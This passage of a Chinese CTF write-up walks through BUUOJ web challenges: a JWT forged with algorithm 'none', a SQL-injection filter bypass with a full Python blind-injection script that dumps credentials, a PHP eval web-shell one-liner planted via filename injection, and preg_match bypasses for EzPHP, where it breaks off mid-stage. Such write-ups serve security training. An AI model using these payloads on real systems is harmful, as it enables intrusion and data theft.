
1. 每一次请求都需要token
2. Token应该放在请求header中
3. 我们还需要将服务器设置为接受来自所有域的请求，用Access-Control-Allow-Origin:

把抓包抓到的cookie后面两节aok和aok.sig放进JWT官网解码：




然后看到代码，/api/flag这条路由代码仅仅从JWT Token验证用户名是否为admin，所以我们直接生成一个JWT Token，JWT的攻击手段看这篇：

我们把JWT官网上的用户名改成admin，其他不变，箭头那里的勾得去掉：




把后面那一截去掉，得到：

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzZWNyZXRpZCI6W10sInVzZXJuYW1lIjoiYWRtaW4iLCJwYXNzd29yZCI6IjEyMzQ1NiIsImlhdCI6MTU5NTk5MTAxMX0



登录抓包，把伪造的JWT Token放进去，然后登陆成功，getflag同样抓包：



拿到flag.

也可以用python直接生成JWT Token：

```
import jwt
token = jwt.encode(
{
  "secretid": [],
  "username": "admin",
  "password": "123456",
  "iat": 1595991011
},
algorithm="none",key=""
)

print(token)
```

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJub251In0.eyJzZWNyZXRpZCI6W10sInVzZXJuYW11IjoiYWRtaW4iLCJwYXNzd29yZCI6IjEyMzQ1NiIsImlhdCI6MTU5NTk5MTAxMX0.
```

一样的。

15.[CISCN2019 总决赛 Day2 Web1]Easyweb

常规访问下robots.txt：

`User-agent: * Disallow: *.php.bak`

访问index.php.bak失败，源码中有一句 `<div class="avtar"><img src="image.php?id=1" width="200" height="200"/></div>`

试了下任意文件读取/etc/passwd失败，访问下image.php.bak:

```
<?php
include "config.php";
$id=isset($_GET["id"])?$_GET["id"]:"1";
$path=isset($_GET["path"])?$_GET["path"]:"";
$id=addslashes($id);
$path=addslashes($path);
$id=str_replace(array("\\0","%00","\\",'"'),"",$id);
$path=str_replace(array("\\0","%00","\\",'"'),"",$path);
$result=mysqli_query($con,"select * from images where id='{$id}' or path='{$path}'");
$row=mysqli_fetch_array($result,MYSQLI_ASSOC);
$path="./" . $row["path"];
header("Content-Type: image/jpeg");
readfile($path);
```

审计一下：
接受两个参数 $id 和 $path

然后在id和path的双引号前添加反斜杠。
然后把id和path中的 %00 、 \0 、`以及单引号替换为空。
然后执行SQL语句。这里盲猜考SQL注入的bypass。
构造payload:

```
/image.php?id=\\0&path=||(1%3d1)%23
```

Go Cancel < > Target: http://7d9ef90f-8008-4b12-9ee4-5b14af955c09.node4.buuoj.cn:81

Request

Raw Params Headers Hex

```
GET /image.php?id=\\0&path=||(1%3d1)%23 HTTP/1.1
Host:
7d9ef90f-8008-4b12-9ee4-5b14af955c09.node4.buuoj.cn:81
Proxy-Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/69.0.3497.100 Safari/537.36
DNT: 1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8
Cookie:
UM_distinctid=17ba14c10ee8b1-0945f5cac56c5d-8383268-2a3
000-17ba14c10ef9e6
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 16 Sep 2021 12:22:58 GMT
Content-Type: image/jpeg
Connection: keep-alive
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 122676
```


原因：

```php
<?php
$id='\\0';
echo($id."\n");
$path = '||(1=1)#';
$id=addslashes($id);
echo($id."\n");
$path=addslashes($path);
$id=str_replace(array("\\0","%00","\\'","'"),"",$id);
$path=str_replace(array("\\0","%00","\\'","'"),"",$path);
echo("select * from images where id='{$id}' or path='{$path}'");
?>
```

```
\0
\\0
select * from images where id='\' or path='||(1=1)#'
```


构造poc成功之后就是盲注了：


代码一把梭：

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import re
import requests


# 主函数
def main():
    url = "http://f4f55d1b-3537-4a73-ad35-0eaffa3b26a2.node4.buuoj.cn:81/image.php"
    HX = "JFIF"
    db_name = get_databasename_HX(url, HX)
    get_tablename_HX(url,HX,"ciscnfinal")
    get_columnname_HX(url,HX,'fl4g')
    get_table_data_HX(url, HX, 'users', 'password')
```

```
#根据回显盲注指定数据表指定字段的数据
def get_table_data_HX(url, HX, table_name, column_name):
    data_group_length = 0;
    for i in range(1, 64):
        payload = url + "?id=\\\\0&path=||(if(("+str(i) + "=(SELECT(length(group_concat("+column_name+")))FROM("+table_name+"))"+"),1=1,1=2
))%23"
        result = requests.get(payload)
        result.encoding = 'utf-8'
        if result.text.find(HX) != -1:
            data_group_length = i
            break
    if data_group_length == 0:
        print("读取字段长度失败，程序结束")
        return -1
    else:
        print("数据长度:"+str(data_group_length))
        data = ""
        for i in range(1, data_group_length+1):
            for j in range(32,128):
                payload = url + "?id=\\\\0&path=||(if(("+str(j)+"=ASCII(SUBSTR((SELECT(GROUP_CONCAT("+column_name+"))FROM("+table_name
+")),"+str(i)+",1))"+"),1=1,1=2))%23"
                result = requests.get(payload)
                result.encoding = 'utf-8'
                if result.text.find(HX) != -1:
                    data += chr(j)
                    print(data)
                s = requests.session()
#根据回显盲注指定数据表的字段名
def get_columnname_HX(url, HX, table_name):
    column_group_length = 0;
    for i in range(1, 32):
        payload = url + "?id=\\\\0&path=||(if(("+str(i) + "=(SELECT(length(group_concat(column_name)))FROM(information_schema.columns)WH
ERE((table_name)=(0x7573657273)))"+"),1=1,1=2))%23"
        result = requests.get(payload)
        result.encoding = 'utf-8'
        if result.text.find(HX) != -1:
            column_group_length = i
            break
    if column_group_length == 0:
        print("读取字段长度失败，程序结束")
        return  -1
    else:
        print ("列字段长：" + str(column_group_length))
        columns = ""
        for i in range(1, column_group_length + 1):
            for j in range(32, 128):
                payload = url + "?id=\\\\0&path=||(if("+str(j)+"=ASCII((SELECT(SUBSTR(GROUP_CONCAT(column_name),"+str(i)+",1))FROM(inform
ation_schema.columns)WHERE((table_name)=0x7573657273)))"+",1=1,1=2))%23"
                result = requests.get(payload)
                result.encoding = 'utf-8'
                if result.text.find(HX) != -1:
                    columns += chr(j)
                    print(columns)
                    break
        print(columns)
    return 1
#根据回显盲注获取所有数据表名
def get_tablename_HX(url, HX, db_name):
    table_group_length = 0
```

```
    for i in range(1, 32):
        payload=url+"?id=\\\\0&path=||(if(((SELECT(LENGTH(GROUP_CONCAT(table_name)))FROM(information_schema.tables)WHERE(table_
schema=(select%20database())))="+str(i)+"),1=1,1=2))%23"
        print(payload)
        result = requests.get(payload)
        result.encoding = 'utf-8'
        if result.text.find(HX) != -1:
            table_group_length = i
            break
    if table_group_length == 0:
        print ("读取数据库表失败，程序结束")
        return -1
    else:
        tables = ""
        for i in range(1, table_group_length + 1):
            for j in range(32,128):
                payload = url + "?id=\\\\0&path=||(if(("+str(j)+"=ASCII((SELECT(SUBSTR(GROUP_CONCAT(table_name),"+str(i)+",1))FROM(informat
ion_schema.tables)WHERE(table_schema=(select%20database()))))),1=1,1=2))%23"
                result = requests.get(payload)
                result.encoding = 'utf-8'
                if result.text.find(HX) != -1:
                    tables+=chr(j)
                    print(tables)
                    break
        print(tables)
    return 1

# 根据回显盲注获取数据库名
# database_len_payload:获取数据库名长度的payload，自行配置
# database_name_payload:获取数据库名的payload,自行配置
# HX:命中结果时的回显
def get_databasename_HX(url, HX):
    db_name = ""
    database_len = 0  # 数据库名的长度
    for i in range(1, 32):
        payload = url + "?id=\\\\0&path=||(if((length(database())="+str(i)+"),1=1,1=2))%23"
        result = requests.get(payload)
        result.encoding = 'utf-8'
        if result.text.find(HX) != -1:
            database_len = i
            break
    if database_len == 0:
        print("读取数据库长度失败，程序终止")
        return "-1"
    else:
        print("数据库长度为:" + str(database_len))
        for i in range(1, database_len + 1):
            for j in range(32, 128):
                payload = url + "?id=\\\\0&path=||(if((ascii(substr(database(),"+str(i)+",1))="+str(j)+"),1=1,1=2))--+"
                result = requests.get(payload)
                if result.text.find(HX) != -1:
                    print("发现第" + str(i) + "位:" + chr(j))
                    db_name += chr(j)
                    break
        print("数据库名为：%s" % db_name)
        return db_name
if __name__ == '__main__':
    main()
```


得到数据库名ciscnfinal
获取所有表名：images,users
获取users表所有字段名：username,password
爆username:admin
爆password:2b142bc46f6bcb8f42b4
然后登陆：



到这里给我整不会了，百（看）度（看）一（w）下(\p)
原来是短标签<?=?>
那就构造短标签一句话：


```
<?= @eval($_POST['shell']);?>
```

这波是文件名注入：



然后蚁剑连接：

拿flag。



16.[BJDCTF2020]EzPHP

访问网页源码发现GFXEIM3YFZYGQ4A=

base64解码无果,base32解码得1nD3x.php。

访问一下得到源码：

```php
<?php
highlight_file(__FILE__);
error_reporting(0);
$file = "1nD3x.php";
$shana = $_GET['shana'];
$passwd = $_GET['passwd'];
$arg = '';
$code = '';
echo "<br /><font color=red><B>This is a very simple challenge and if you solve it I will give you a flag. Good Luck!</B><br></font>";
if($_SERVER) {
    if (       preg_match('/shana|debu|aqua|cute|arg|code|flag|system|exec|passwd|ass|eval|sort|shell|ob|start|mail|\$|sou|show|cont|high|reverse|flip|rand|scan|chr|local|sess|id|source|arra|head|light|read|inc|info|bin|hex|oct|echo|print|pi|\.|\"|\'|log/i', $_SERVER['QUERY_STRING'])
        )
        die('You seem to want to do something bad?');
}
if (!preg_match('/http|https/i', $_GET['file'])) {
    if (preg_match('/^aqua_is_cute$/', $_GET['debu']) && $_GET['debu'] !== 'aqua_is_cute') {
        $file = $_GET["file"];
        echo "Neeeeee! Good Job!<br>";
    }
} else die('fxck you! What do you want to do ?!');
if($_REQUEST) {
    foreach($_REQUEST as $value) {
        if(preg_match('/[a-zA-Z]/i', $value))
            die('fxck you! I hate English!');
    }
}
if (file_get_contents($file) !== 'debu_debu_aqua')
    die("Aqua is the cutest five-year-old child in the world! Isn't it ?<br>");
if ( sha1($shana) === sha1($passwd) && $shana != $passwd ){
    extract($_GET["flag"]);
    echo "Very good! you know my password. But what is flag?<br>";
} else{
    die("fxck you! you don't know my password! And you don't know sha1! why you come here!");
}
if(preg_match('/^[a-z0-9]*$/isD', $code) ||
preg_match('/fil|cat|more|tail|tac|less|head|nl|tailf|ass|eval|sort|shell|ob|start|mail|\`|\{|\%|x|\&|\$|\*|\||\<|\"|\'|\=|\?|sou|show|cont|high|reverse|flip|rand|scan|chr|local|sess|id|source|arra|head|light|print|echo|read|inc|flag|1f|info|bin|hex|oct|pi|con|rot|input|\.|log|\^/i', $arg) ) {
    die("<br />Neeeeee~! I have disabled all dangerous functions! You can't get my flag =w=");
} else {
    include "flag.php";
    $code('', $arg);
} ?>
This is a very simple challenge and if you solve it I will give you a flag. Good Luck!
fxck you! I hate English!
```

审计：

第一关

绕过preg_match对


*ERVER[QUERY TRING]*的匹配。因为_SERVER['QUERY_STRING']不会对url编码进行解码，所以这!

```
%3f%66%69%6c%65%3d%73%26%64%65%62%75%3d%61%71%75%61%5f%69%73%5f%63%75%74%65
```

成功绕过这关。


第二关

绕过preg_match对aqua_is_cute匹配的同时还要这个参数等于aqua_is_cute。这里%0a截断：
这关代码单独截取出来，这样绕过：



在这道题里构造poc:

```
http://a48f70cf-35b0-46f6-b2a5-320330f14a68.node4.buuoj.cn:81/1nD3x.php?file=a&%64%65%62%75=%61%71%75%61%5f%69%73%5f%63%75%74%65%0a
```



成功包含文件。

第三关

绕过 `$_REQUEST` 的英文字母匹配

foreach 循环遍历`$_REQUEST`数组，将键值赋给 `$value`，然后检测 `$value`是否包含英文字母，若是则过关失败。

上面两关迫使我们必须通过GET请求提交一些参数， `$_REQUEST` 同时接受 GET 和 POST 的数据，并且 POST 具有更高的优先级别。

